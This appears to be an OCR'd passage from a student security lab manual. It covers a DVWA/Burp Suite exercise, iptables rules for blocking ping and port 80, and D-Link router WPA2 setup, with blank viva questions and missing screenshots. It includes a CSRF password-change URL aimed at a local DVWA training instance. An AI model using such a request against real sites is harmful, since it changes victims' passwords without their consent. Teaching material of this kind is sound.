


open burpsuite




click start burp suite





open browser

search for DVWA




http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



VIVA Questions

1. What is XSS Attack?

……..

……

…….

2. What is Command Injection Attack?

……

……

……

3. What is the full form of CSRF? And What is it?

……

……

……

4. Why do we need to use Kali Linux?

……

……..

……

5. What is Explicit and Payload?

……

……..

……

Experiment 5: Implement a firewall for an organization.

```
┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start
[sudo] password for kali:
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service mysql start
```

Check ip address in kali

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.23.128  netmask 255.255.255.0  broadcast 192.168.23.255
        inet6 fe80::20c:29ff:fe0b:96d0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0b:96:d0  txqueuelen 1000  (Ethernet)
        RX packets 109  bytes 39332 (38.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 133  bytes 24038 (23.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 171  bytes 37444 (36.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 171  bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
   IPv4 Address. . . . . . . . . . . : 172.16.242.8
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
```

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP address not ethernet's address)

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP
```

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.

To unblock the ping packets use the commands

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP
```


Let's check its unblocking the ping packets in the windows command prompt

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Task 2: Block the port numbers

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A  INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.



We need to block the availability of port 80.

Instead of -A use -D

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D  INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Now check the ip address of the kali linux in windows

VIVA Questions

1. What is an IP Address?

……..

……

…….

2. What is Firewall? List its types?

……

……

……

3. List out a few services and their port numbers?

……

……

……

4. How to check the liveness of the packets?

……

……..

……

5. What is a port number?

……

……..


……

Experiment 6: Implement Wi-Fi security (WPA2, IP based, MAC Based)


Step1: Switch On the D-Link Router.
Step2: Open a browser and search for dlinkrouter.local

Login


Setup security mode as WPA2



Go to advanced tab




Go to wireless tab



Go to wireless Repeater

Goto status tab


Product Page: DIR-601
Hardware Version: A1
Firmware Version : 1.00NA
D-Link
DIR-601
SETUP
ADVANCED
TOOLS
STATUS
SUPPORT
DEVICE INFO
LOGS
STATISTICS
INTERNET SESSIONS
ROUTING TABLE
WIRELESS
IPV6
DEVICE INFORMATION
All of your Internet and network connection details are displayed on this page. The firmware version is also displayed here.
GENERAL
Time : Friday, May 01, 2009 12:53:13 AM
Firmware Version : 1.00NA , Mon, 05 Oct 2009
WAN
Connection Type : DHCP Client
Cable Status : Connected
Network Status : Connected
Connection Up Time : 4 Days, 22:41:18
DHCP Release
DHCP Renew
MAC Address : 00:24:01:7a:58:d6
IP Address : 172.16.100.189
Subnet Mask : 255.255.255.0
Default Gateway : 172.16.100.1
Primary DNS Server : 4.2.2.2
Secondary DNS Server : 4.2.2.3
Advanced DNS : Disabled
Helpful Hints...
All of your WAN and LAN connection details are displayed here.
More...

VIVA Questions

1. Define Wi Fi?

……..

……

…….

2. What is WPA?

……

……

……

3. What is MAC?

……

……

……

4. What is an IP based WiFi Security?

……

……..

……

5. What is a Router?


……

……..


……

Experiment 7: Analyze and exploit the root system of CMROS

